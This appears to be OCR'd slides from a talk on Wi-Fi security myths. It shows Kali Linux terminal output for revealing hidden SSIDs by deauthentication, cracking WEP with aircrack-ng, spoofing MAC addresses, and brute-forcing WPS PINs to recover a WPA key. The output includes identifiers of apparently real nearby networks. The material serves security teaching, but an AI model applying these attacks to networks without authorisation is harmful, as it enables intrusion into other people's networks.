9C:97:26:17:73:CD  -31        7        1    0  11  54e  WPA2 CCMP   PSK  Knight
1C:AF:F7:D6:29:99  -37       55        0    0   2  54e. WPA2 CCMP   PSK  -.-
E2:88:5D:88:24:F7  -51       26        0    0   1  54e. WPA2 CCMP   PSK  <length: 12>
E0:88:5D:88:24:F6  -52       28        1    0   1  54e  WPA2 CCMP   PSK  HOME-24F6
EE:43:F6:11:FF:14  -53       41        0    0   6  54e  WPA2 CCMP   PSK  CenturyLink8424
CC:35:40:46:45:91  -62        1        4    0   1  54e  WPA2 CCMP   PSK  HOME-Snokhous
CE:35:40:46:45:92  -62        8        0    0   1  54e. WPA2 CCMP   PSK  <length: 12>
0C:54:A5:8F:4E:89  -62       17        0    0  11  54e. WPA2 CCMP   PSK  <length:  0>
00:1C:DF:B9:0A:0D  -62       18        1    0   6  54e. WPA2 CCMP   PSK  Belkin_G_Wireless_
CE:35:40:46:45:93  -63       18        0    0   1  54e. OPN              xfinitywifi
84:1B:5E:ED:5A:16  -65       14        1    0   7  54e  WPA2 CCMP   PSK  NETGEAR95
0C:D5:02:84:68:FD  -66       10        2    0   6  54e  WPA  TKIP   PSK  westell8202
00:22:3F:32:D4:B2  -67        7        1    0  11  54 . WPA  TKIP   PSK  NETGEAR

root@kali:~# airodump-ng -c 5 --bssid BC:F6:85:BF:4F:70 mon0
```

```
airodump-ng -c Ch# --bssid BSSIDHERE mon0
```


Hidden SSID as security?



```
CH  5 ][ Elapsed: 4 mins ][ 2015-06-11 10:42 ][ fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

BC:F6:85:BF:4F:70   -6  96     2434      107    0   5  54e. WPA2 CCMP   PSK  <length: 12>

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

BC:F6:85:BF:4F:70  00:24:D7:67:20:48  -19    0 - 5e     0      108
```

Deauthenticate the client and look what happens

Hidden SSID as security?




```
CH  5 ][ Elapsed: 5 mins ][ 2015-06-11 10:42 ][ fixed channel mon0: -1

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

BC:F6:85:BF:4F:70    0   0     2559      114    0   5  54e. WPA2 CCMP   PSK  The Interweb

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

BC:F6:85:BF:4F:70  00:24:D7:67:20:48    0    0 - 1e  6845      557
```

And there it is !

It’s not security, it’s hiding

Hidden SSID as security?

What about WEP?



Security Mode: WEP

Default Transmit Key: ● 1 ○ 2 ○ 3 ○ 4

WEP Encryption: 64 bits 10 hex digits

Passphrase: testphrase


Key 1: EF197F7F26

Key 2: 7D833FD79A

Key 3: E08E76A946

Key 4: E0349C3110

What about WEP?


ter
Conf
root@kali: ~
File Edit View Search Terminal Help
KALI LINUX
The quieter you become, the
1
2
3


```
Aircrack-ng 1.2 beta2

[00:00:17] Tested 156785 keys (got 5228 IVs)

KB    depth   byte(vote)
 0    1/  3   C9(8704) 84(8448) 37(8192) BB(8192) D7(8192)
 1   26/ 27   34(7168) 39(6912) 52(6912) 57(6912) 68(6912)
 2   19/  2   B2(7168) 03(6912) 07(6912) 3B(6912) 69(6912)
 3   22/ 32   30(7168) 2B(6912) 2D(6912) 42(6912) 5E(6912)
 4   16/  4   F9(7424) 00(7168) 13(7168) 10(7168) 32(7168)

Failed. Next try with 10000 IVs.
^C
Quitting aircrack-ng...
root@kali:~#
```

```
CH  1 ][ Elapsed: 2 mins ][ 2013-12-23 03:47

BSSID              PWR RXQ  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

64:0F:28:6B:A9:B1  -69  62      791     5961   77   1  54 . WEP  WEP    OPN  BELL725

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

64:0F:28:6B:A9:B1  00:C0:CA:6C:99:DB    0    0 - 1     64    20140
64:0F:28:6B:A9:B1  90:72:40:7F:8C:06  -64    0 -54      0       14
64:0F:28:6B:A9:B1  1C:65:9D:D1:73:61  -66   54 - 1      0       49
```

```
Read 31625 packets (got 5834 ARP requests and 9044 ACKs), sent 9046 packets...(4
Read 31822 packets (got 5860 ARP requests and 9095 ACKs), sent 9096 packets...(4
Read 31970 packets (got 5888 ARP requests and 9145 ACKs), sent 9146 packets...(4
Read 32113 packets (got 5915 ARP requests and 9192 ACKs), sent 9196 packets...(4
Read 32257 packets (got 5947 ARP requests and 9242 ACKs), sent 9247 packets...(5
Read 32416 packets (got 5982 ARP requests and 9295 ACKs), sent 9296 packets...(4
Read 32555 packets (got 6010 ARP requests and 9345 ACKs), sent 9346 packets...(4
Read 32695 packets (got 6035 ARP requests and 9395 ACKs), sent 9396 packets...(4
Read 32831 packets (got 6059 ARP requests and 9445 ACKs), sent 9447 packets...(5
Read 32983 packets (got 6087 ARP requests and 9496 ACKs), sent 9497 packets...(5
Read 33126 packets (got 6111 ARP requests and 9545 ACKs), sent 9546 packets...(4
Read 33286 packets (got 6139 ARP requests and 9595 ACKs), sent 9596 packets...(4
Read 33445 packets (got 6173 ARP requests and 9645 ACKs), sent 9647 packets...(5
Read 33597 packets (got 6204 ARP requests and 9696 ACKs), sent 9697 packets...(5
Read 33731 packets (got 6229 ARP requests and 9745 ACKs), sent 9747 packets...(5
Read 33869 packets (got 6254 ARP requests and 9795 ACKs), sent 9796 pa     ...(4
Read 34024 packets (got 6284 ARP requests and 9845 ACKs), sent 9847 packe  ...(5
Read 34194 packets (got 6316 ARP requests and 9895 ACKs), sent 9897 pack   ...(5
Read 34522 packets (got 6336 ARP requests and 9944 ACKs), sent 9947 pa     ...(5
Read 34828 packets (got 6370 ARP requests and 9996 ACKs), sent 9997 packe  ...(4
Read 35065 packets (got 6403 ARP requests and 10046 ACKs), sent 10047    ts...
(499 pps)
```

3 step setup


What about WEP?




```
                              Aircrack-ng 1.1


                 [00:01:11] Tested 2306 keys (got 36310 IVs)

   KB    depth   byte(vote)
    0    6/  9   FE(42496) 2D(41216) 39(41216) 54(41216) 85(41216)
    1    0/  2   37(49408) 8E(46592) D2(44032) A6(43264) 69(42752)
    2    0/  3   35(47872) B0(44288) 9D(43264) 36(42752) A0(42496)
    3    0/  6   35(48384) C1(44800) 51(44032) 75(44032) 83(43776)
    4    0/  8   36(47104) 0C(45824) 83(45568) 8C(45056) 3F(44288)

                     KEY FOUND! [ 39:37:35:35:36 ] (ASCII: 97556 )
        Decrypted correctly: 100%

root@kali:~#
```

Key Found !

And what about WEP?




MAC Address Security?




Source MAC:	Destination MAC:	Source IP:	Destination IP:
AAA	BBB	192.168.1.1	192.168.1.2

MAC Address Security?



```
CH 12 ][ Elapsed: 24 s ][ 2013-10-03 19:19

BSSID              PWR  Beacons    #Data, #/s  CH  MB   ENC  CIPHER AUTH ESSID

C0:8A:DE:3C:60:E8  -80      239       94    1  11  54e. WPA  TKIP   PSK  ACCS-Staff
C0:8A:DE:BC:60:E8  -80      239        0    0  11  54e. WPA  TKIP   PSK  ACCS-Guest
C0:8A:DE:7C:60:E8  -80      239      289    2  11  54e. WPA  TKIP   PSK  ACCS-Student
8C:0C:90:45:80:C9  -97       83        0    0  11  54e. OPN              Amrita-Student
8C:0C:90:C5:80:C8  -98       94        0    0  11  54e. OPN              Amrita-Research
8C:0C:90:05:80:C9  -97       88        0    0  11  54e. OPN              Amrita-Staff
8C:0C:90:45:80:C8  -97       87        0    0  11  54e. OPN              Amrita-Guest
8C:0C:90:85:80:C8  -98       81        0    0  11  54e. OPN              WiFi-Registration
8C:0C:90:05:80:C8  -98      119        0    0  11  54e. OPN              Amrita-Gadgets

BSSID              STATION            PWR   Rate    Lost    Frames  Probe

(not associated)   C0:8A:DE:DD:07:0B  -87    0 - 1      0        1  islan
(not associated)   C0:8A:DE:5D:07:08  -89    0 -11      0        1     -Guest
(not associated)   C0:8A:DE:1D:07:08  -89    0 -11      0           mrita-Gadgets
(not associated)   C0:8A:DE:9D:07:08  -91    0 -11               1  WiFi-Registration
(not associated)   C0:8A:DE:5D:07:09  -91    0 -1                1  Amrita-Student
(not associated)   C0:8A:DE:1D:07:09  -91               0        1  Amrita-Staff
(not associated)   C0:8A:DE:DD:07:08          0 -11     0        1  Amrita-Research
C0:8A:DE:3C:60:E8  60:67:20:24:B5:B4  101   11e- 6e      0       98
C0:8A:DE:7C:60:E8  1C:3E:84:1A:11:EB    0   18e-24e     0      172
C0:8A:DE:7C:60:E8  1C:3E:84:1A:11:EB    0   18e-24e     0      176
C0:8A:DE:7C:60:E8  D8:31:CF:DA:82:D6  -75   54e-48      0       64
```

MAC Address is broadcasted




```
root@kali:~# ifconfig wlan1 down
root@kali:~# macchanger -r wlan1
Permanent MAC: 64:66:b3:21:c4:a3 (unknown)
Current   MAC: f8:77:82:29:3d:53 (unknown)
New       MAC: 5c:1d:59:e2:9a:64 (unknown)
root@kali:~#
```

and changed in a second

MAC Address Security?

- MAC Addresses visible
- No encryption
- Means No Security

What about WPS?



```
Interface       Chipset         Driver

wlan0           Realtek RTL8187L        rtl8187 - [phy0]
                                (monitor mode enabled on mon0)

root@kali:~# wash -i mon0

Wash v1.4 WiFi Protected Setup Scan Tool
Copyright (c) 2011, Tactical Network Solutions, Craig Heffner <cheffner@t  etso
l.com>

BSSID                   Channel       RSSI       WPS Version       WPS Locked
    ESSID
---------------------------------------------------------------------------------
-------------------------------
98:FC:11:69:E6:07         1           -54        1.0               No
    PS_Section_9
00:1C:DF:B9:0A:0D         6           -49        1.0               No
    Belkin_G_Wireless_B90A0D
9C:97:26:15:30:C1        11           -14        1.0               No
    ZaraByte.com
^C
root@kali:~#
```

What about WPS?

WPS is an 8 digits code
Last digit is a checksum
Leaving 10^7 possible codes


Seems enough, doesn't it?

What about WPS?

If the first 4 digits don’t match
WPS reports an error
Leaving 10998 possible codes


That’s NOT enough!

What about WPS?



```
5 6 8 4 3 0 4 0

 100.00%    [==================================================>]    5314    0 PINS/m   [illegible] 0h 0m

+ - - - [ Attack Log ] - - - - - - - - - - - - - - - - - - - - - - - - - - +
|  [!] AP rejected [illegible], selecting next PIN                           |
|  [+] Trying pin 56843002                                                  |
|  [!] AP rejected 56843002, selecting next PIN                             |
|  [+] Trying pin 56843019                                                  |
|  [!] AP rejected 56843019, selecting next PIN                             |
|  [+] Trying pin 56843026                                                  |
|  [!] AP rejected 56843026, selecting next PIN                             |
|  [+] Trying pin 56843033                                                  |
|  [!] AP rejected 56843033, selecting next PIN                             |
|  [+] 93.75% complete @ 2013-10-17 20:47:56 (2 seconds/pin)                |
|  [+] Trying pin 56843040                                                  |
|  [+] WPS PIN: '56843040'                                                  |
|  [+] WPA PSK: 'd2423c477d37ea68e3e153d42802781185d0b7a8ef4d9f29bd2d07769d18822c' |
|  [+] AP SSID: 'Tenda'                                                     |
